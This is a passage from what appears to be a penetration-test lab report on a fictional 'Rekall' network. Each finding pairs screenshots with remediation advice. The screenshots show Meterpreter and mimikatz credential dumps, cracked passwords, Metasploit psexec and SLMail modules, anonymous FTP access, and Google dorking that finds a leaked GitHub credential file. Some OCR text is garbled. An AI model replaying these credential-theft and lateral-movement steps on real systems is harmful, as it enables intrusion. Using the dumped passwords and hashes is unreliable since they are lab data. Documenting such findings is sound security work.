

```
File Actions Edit View Help  
User : sysadmin  
Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55  
  
* Primary:Kerberos-Newer-Keys *  
    Default Salt : DESKTOP-2I13CU6sysadmin  
    Default Iterations : 4096  
    Credentials  
        aes256_hmac      (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62  
        aes128_hmac      (4096) : 5a966fa1fc71ee2ec781da25c055ce9  
        des_cbc_md5      (4096) : 94f4e331081f3443  
    OldCredentials  
        aes256_hmac      (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62  
        aes128_hmac      (4096) : 5a966fa1fc71ee2ec781da25c055ce9  
        des_cbc_md5      (4096) : 94f4e331081f3443  
  
* Packages *  
    NTLM-Strong-NTOWF  
  
* Primary:Kerberos *  
    Default Salt : DESKTOP-2I13CU6sysadmin  
    Credentials  
        des_cbc_md5      : 94f4e331081f3443  
    OldCredentials  
        des_cbc_md5      : 94f4e331081f3443  
  
RID : 000003ea (1002)  
User: flag6  
Hash NTLM: 50135ed3bf5e77097409e49aa11aa39  
lm - 0: 61cc909397b7971a1ceb2b26b4278824  
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
    Random Value : 4562c122b043911e0fe200dc3dc942f1  
  
* Primary:Kerberos-Newer-Keys *  
    Default Salt : WIN10.REKALL.LOCALflag6  
    Default Iterations : 4096  
    Credentials  
        aes256_hmac      (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f  
        aes128_hmac      (4096) : 099f6fcacdecab94da4584097081355  
        des_cbc_md5      (4096) : 4023cd293ea4f7fd  
  
* Packages *  
    NTLM-Strong-NTOWF  
  
* Primary:Kerberos *  
    Default Salt : WIN10.REKALL.LOCALflag6  
    Credentials  
        des_cbc_md5      : 4023cd293ea4f7fd  
  
meterpreter >  
[*] 172.22.117.20 - Meterpreter session 1 closed. Reason: Died
```

	<pre> meterpreter &gt; lsa_dump_secrets [*] Running as SYSTEM [*] Dumping LSA secrets Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f  Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 ) Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 ) Domain FQDN : rekall.local  Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9af0f34182747135096323412d97ee82f9d14c046020  Secret : \$MACHINE.ACC cur/hex : 1d 71 33 3f d1 e1 61 fc 6c 6b 07 d9 6b 15 4f 45 e1 55 1b 1f c5 4c c2 de 46 f1 80 b6 68 d8 34 c3 fb 19 22 76 fe 03 80 ce 8c 54 e3 cd 42 9e 7d 89 f8 fd 28 81 08 51 73 26 fc 6a 93 c2 76 45 57 1a 1f 31 9c 67 03 09 63 2c 8c b9 25 e3 9a 85 05 c5 68 3d af e8 81 3 3 fe c4 74 ec 3f fd 9c 1d 67 b6 2b 0c a1 30 38 7a 12 8f 64 a3 e9 db c4 aa 75 e9 aa 0e 14 07 be 02 a2 a7 bc 08 50 5a e7 90 c9 bb eb 62 b8 ec 8a ed be 78 38 18 25 17 85 45 e7 f2 26 9d 1c 1a 6d cc 32 9d c0 43 e5 5b f3 2a aa e2 7b be ad e5 f8 4f 14 9e 98 6d 98 55 21 3b f3 5e 33 f9 97 54 06 e4 74 1a 88 ff db b7 1d 46 f6 0b 08 36 88 3d 13 2c 86 78 04 ea 8f b7 30 06 de 53 e5 1d 23 b8 15 ac 75 1d 50 85 6 e 6d 55 fb b4 f0 cf c3 d1 20 a0 2a 2b 0f f8 82 52 1e fd e8 bc 6e NTLM: a376ec173745e1df6f5da32bc725131b SHA1: 2508a0eb3f98b3567b07f10979cabab931267 old/text: Spring2022  Secret : DefaultPassword old/text: Spring2022  Secret : DPAPI_SYSTEM cur/hex : 01 00 00 00 48 c4 85 da dd b2 d9 44 b8 08 83 03 68 75 cb 5b 6e 07 8a 9c 7a 3f e6 b0 23 4b 8e 4c c7 9a 55 c2 bd 65 7e c1 30 37 65 c1 full: 48c485dadbb2d944b80883036875cb5b6e078a9c7a3fe6b0234b8e4cc79a55c2bd657ec1303765c1 m/u : 48c485dadbb2d944b80883036875cb5b6e078a9c / 7a3fe6b0234b8e4cc79a55c2bd657ec1303765c1 old/hex : 01 00 00 00 a7 f0 30 7c 34 af e5 28 69 7e db 85 fd 5b db 6b c6 a1 1b e0 5f 32 fa 5d b1 42 91 33 35 f4 5d 93 c7 98 e0 fc 02 8f d1 f6 full: a7f0307c34afe528697ed085fd5bdb6bc6a1be05f32fa5db142913335f45d93c798e0fc028fd1f6 m/u : a7f0307c34afe528697ed085fd5bdb6bc6a1be0 / 5f32fa5db142913335f45d93c798e0fc028fd1f6  Secret : NL\$KM cur/hex : ab 17 d5 f2 0d 55 44 7c 54 c8 7e d1 56 1e 97 7f f3 be 13 af fe a7 bf 3c 01 8f 14 fa c4 e1 6e 51 87 83 01 7f 49 02 ea d9 c1 e3 b7 96 e2 fe b9 26 2e cc 88 25 50 89 0d 90 c1 ca 34 c5 1e f4 52 69 old/hex : ab 17 d5 f2 0d 55 44 7c 54 c8 7e d1 56 1e 97 7f f3 be 13 af fe a7 bf 3c 01 8f 14 fa c4 e1 6e 51 87 83 01 7f 49 02 ea d9 c1 e3 b7 96 e2 fe b9 26 2e cc 88 25 50 89 0d 90 c1 ca 34 c5 1e f4 52 69  meterpreter &gt; psexec [-] Unknown command: psexec meterpreter &gt; dcsync_ntlm flag6 [*] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [-] Failed to retrieve information for flag6 </pre>
Affected Hosts	172.22.117.10
Remediation	<p>Limit Administrator privileges  Harden local security policies  Segment the network to prevent lateral movement  Create firewall policies that block unnecessary connections  Disable WDigest authentication to prevent plaintext credentials from being stored in memory  Implement stronger password policies      Password Complexity      Password Changes      Password Length  Create automated task which regularly checks and downloads the latest software.  Enable Credential Guard to protect NTLM password hashes</p>

Vulnerability 16	Findings
Title	Directory Search
Type (Web app / Linux OS / Windows OS)	Windows

<b>Risk Rating</b>	High
<b>Description</b>	Used Metasploit (windows/pip3/seattlelab_pass) on port 110 Meterpreter ran <shell> Navigated to Users\Public\Documents used type to write out the sensitive document
<b>Images</b>	 <p>Flag 7: File Enumeration 20</p> <ul style="list-style-type: none"> <li>• Continue on the same machine</li> <li>• Sometimes the answer is in "plain sight."</li> </ul>  <p>C:\Users\Public\Documents&gt;type Flag7.txt type Flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc C:\Users\Public\Documents&gt;</p>
<b>Affected Hosts</b>	172.22.117.10
<b>Remediation</b>	Move sensitive files to a separate directory Encrypt sensitive files to prevent easy access to private data Restrict read file access to only administrators Regularly audit files within the Public directory Any sensitive file should only be able to be read by Administrators

Vulnerability 17	Findings
Title	System Shell Access with Cracked Admin Credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Cracked User Hash NTLM using Johntheripper

	<p>ran net users to list out users Used LSA_Dump_Secrets to dump all user hashes to crack using johntheripper Cracked password for ADMBob</p>
Images	 <pre> meterpreter &gt; kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f  Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 ) Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 ) Domain FQDN : rekall.local  Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020  * Iteration is set to default (10240)  [NL\$1 - 2/14/2024 5:38:00 PM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec5c69526f501d5d461315b  meterpreter &gt; exit [*] Shutting down Meterpreter...  [*] 172.22.117.20 - Meterpreter session 1 closed. Reason: User exit msf6 exploit(windows/powershell/seattle\lab_pass) &gt; ls [*] exec: ls  andbob.txt Documents file2 file3 flag3.txt flagfile LinEnum.sh ntlmadmin.txt Public Templates Videos Desktop Downloads file4.jpg file5.jpg.php flag6.txt flagisInThisfile.7z Music Pictures Scripts trivera.txt  msf6 exploit(windows/powershell/seattle\lab_pass) &gt; </pre>  <pre> 100000/1W 1W 25000    1W 2010 03 05:13:04 0400 21flare_msploit  meterpreter &gt; shell Process 980 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\Windows\system32&gt;net users net users  User accounts for \\  ADMBob           Administrator      flag8-ad12fc2fffc1e47 Guest            hdodge          jsmith Krbtgt           tschubert  The command completed with one or more errors.  C:\Windows\system32&gt;cd ../../.. cd ../../  C:\&gt;dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94  Directory of C:\  02/15/2022  02:04 PM           32 Flag9.txt 09/14/2018  11:19 PM    &lt;DIR&gt;    PerfLogs 02/15/2022  10:14 AM    &lt;DIR&gt;    Program Files 02/15/2022  10:14 AM    &lt;DIR&gt;    Program Files (x86) 02/15/2022  10:13 AM    &lt;DIR&gt;    Users 02/15/2022  01:19 PM    &lt;DIR&gt;    Windows                            1 File(s)       32 bytes                            5 Dir(s)  18,958,831,616 bytes free  0 password hashes cracked, 2 left msf6 exploit(windows/powershell/seattle\lab_pass) &gt; john --show --format=mscash2 amdbob.txt [*] exec: john --show --format=mscash2 amdbob.txt  ADMBob:Changeme! </pre> <p>ADMBob:Changeme!</p>
Affected Hosts	172.22.117.10
Remediation	<p>Implement and enforce a stronger password policy Create a password change policy which does not allow the user to use the last 10 passwords created For administrators, implement RSA keys for login as they are stronger than a user created password</p>

	Block users from reading and dumping system secrets Block non-administrators from viewing all accounts on machine
--	--


Vulnerability 18	Findings
Title	Open FTP Allowing Anonymous Access (port 21)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Nmap scan showed ftp was enabled and allowed anonymous login used ftp in terminal and transferred file to host machine Credentials used: Username: anonymous Password: anonymous pull <flag> 192.168.13.100 cat <flag>

**Images**


```
Nmap scan report for 172.22.117.20
Host is up (0.00046s latency).
Not shown: 61921 closed tcp ports (reset), 3594 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpt 0.9.41 beta
|_ftp-syst:
|_SYST: UNIX emulated by FileZilla
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 ftp  ftp          32 Feb 15 2022 flag3.txt
|_ftp-bounce: bounce working!
25/tcp    open  smtp         SLmail smptd 5.5.0.4433
|_smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEN D SOML SAML HELP NOOP QUIT
79/tcp    open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp    open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
106/tcp   open  pop3pw       SLMail pop3pw
110/tcp   open  pop3         BVRP Software SLMAIL pop3d
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
180/tcp   open  http          Seattle Lab httpd 1.0
|_http-server-header: Seattle Lab HTTP Server/1.0
|_http-auth:
|_HTTP/1.0 401 Unauthorized\x0D
|_Basic realm=Administration
|_http-title: Site doesn't have a title.
443/tcp   open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_ssl-cert: Subject: commonName=localhost
|_Issuer: commonName=localhost
|_Public Key type: rsa
|_Public Key bits: 1024
|_Signature Algorithm: sha1WithRSAEncryption
|_Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_MD5: a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
|_http-title: 401 Unauthorized
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_Basic realm=Restricted Content
|_tls-alpn:
|_http/1.1
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
```

	<pre>[root@kali]~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp          32 Feb 15 2022 flag3.txt 226 Transfer OK ftp&gt; pull flag3.txt ?Invalid command ftp&gt; put flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 550 Permission denied ftp&gt; </pre> <pre>[root@kali]~] # cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	<p>Disable Anonymous access by modifying the FTP server configuration.</p> <p>Implement strong user credentials and account lockout policies to prevent brute force attacks</p> <p>Use more secure FTP variants such as SFTP which provides better authentication systems and encrypted connections</p> <p>Limit user permissions</p> <p>Keep FTP software up to date</p> <p>Place FTP in a DMZ to isolate it from the rest of the network</p>

Vulnerability 19	Findings
Title	Subnet Port Scan
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	<p>Nmap Scan on subnet</p> <pre>nmap -vv -reson -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN eth0.txt</pre> <p>172.22.117.20 has port 80 open</p> <p>Searched 172.22.117.20 within web browser and used credentials found in repository to login</p> <p>The only file on webpage was flag2.txt within the root directory</p>

<b>Images</b>	 <p><b>Index of /</b></p> <table border="1" data-bbox="443 454 930 496"> <thead> <tr> <th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr> </thead> <tbody> <tr> <td>flag2.txt</td><td>2022-02-15 13:53</td><td>34</td><td></td></tr> </tbody> </table> <p>Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 443</p> <pre>4d7b349705784a518bc876bc2ed6d4f6</pre>	Name	Last modified	Size	Description	flag2.txt	2022-02-15 13:53	34	
Name	Last modified	Size	Description						
flag2.txt	2022-02-15 13:53	34							
<b>Affected Hosts</b>	172.22.117.20								
<b>Remediation</b>	Remove HTTP port for the machine which is not directly being used as the web application Encrypt data which is publicly accessible Require authentication to read data on exposed ports								

Vulnerability 20	Findings
Title	Exposed Credentials on Public Repository
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Used Google dorking, looked up totalrekall.xyz “github” Found Public repository with a file named xampp.users Discovered username “trivera” with a hash just after the username Used John to crack the hash Username: trivera Password: Tanya4life

Images	 <p>Get an AI-powered overview for this search? <a href="#">Generate</a></p> <p><b>GitHub</b> <a href="https://github.com/totalrecall/site">https://github.com/totalrecall/site</a> :</p> <p><b>✓ totalrecall/site</b> Search code, repositories, users, issues, pull requests... · Provide feedback · Saved search · <a href="#">totalrecall/site · Total Rekall Site backup.</a></p> <p><b>GitHub</b> <a href="https://github.com/totalrecall">https://github.com/totalrecall</a> :</p> <p><b>✓ totalrecall</b> Search code, repositories, users, issues, pull requests... · Provide feedback · Saved search · <a href="#">totalrecall · Block or report totalrecall.</a></p> <p><b>GitHub</b> <a href="https://github.com/totalrecall/site/blob/xampp">https://github.com/totalrecall/site/blob/xampp</a> :</p> <p><b>✓ site/xampp.users at main · totalrecall/site</b> Provide feedback. We read every piece of feedback, and take your input very seriously. searches. Use saved searches to filter your results more quickly.</p>
--------	--

The screenshot shows a GitHub repository page for 'totalrecall / site'. The repository has 3 stars, 7 forks, 3 watching, 1 branch, 0 tags, and no activity. It is a public repository. The main branch is selected. A list of files added by 'totalrecall' is shown:

File	Description	Time
assets	Added site backup files	2 years ago
old-site	Added site backup files	2 years ago
README.md	Update README.md	2 years ago
about.html	Added site backup files	2 years ago
contact.html	Added site backup files	2 years ago
index.html	Added site backup files	2 years ago
robots.txt	Added site backup files	2 years ago
xampp.users	Added site backup files	2 years ago


The README file content is as follows:

**Total Rekall Site backup**


This serves as our website backup. Please don't store sensitive data here.

Original files from MegaCorpOne

2022 Copyright, 2U Inc.

	 <pre>totalrecall Added site backup files 2 years ago 1 lines (1 loc) · 46 Bytes Code Blame Raw ⌂ ⌄ ⌅ ⌆ ⌇ 1 trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</pre>
<b>Affected Hosts</b>	192/168.14.35
<b>Remediation</b>	<p>Make the Github repository private remove the directory xampp.users User credentials may be on previous versions of repository, scrub all previous versions Deploy a GitLab for employees to privately access repositories used by Rekall Regular scrub of previous versions of repositories</p>

Vulnerability 21	Findings
<b>Title</b>	Compromising Admin credentials
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	<p>Used Metasploit exploit (windows/smb/psexec) used ADMBob's cracked credentials ran exploit and loaded kiwi in Meterpreter ran net users to list users on machine used dcsync_ntlm_administrator to dump NTLM hash</p>

<b>Images</b>	 <pre> meterpreter &gt; shell Process 980 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\Windows\system32&gt;net users net users  User accounts for \\  ADMBob           Administrator      flag8-ad12fc2fffc1e47 Guest            hdodge          jsmith krbtgt           tschubert  The command completed with one or more errors.  C:\Windows\system32&gt;cd ../../.. cd ../../..  C:\&gt;dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94  Directory of C:\  02/15/2022  02:04 PM           32 flag9.txt 09/14/2018  11:19 PM    &lt;DIR&gt;    PerfLogs 02/15/2022  10:14 AM    &lt;DIR&gt;    Program Files 02/15/2022  10:14 AM    &lt;DIR&gt;    Program Files (x86) 02/15/2022  10:13 AM    &lt;DIR&gt;    Users 02/15/2022  01:19 PM    &lt;DIR&gt;    Windows                            1 File(s)           32 bytes                            5 Dir(s)  18,958,831,616 bytes free </pre>
<b>Affected Hosts</b>	172.22.117.10
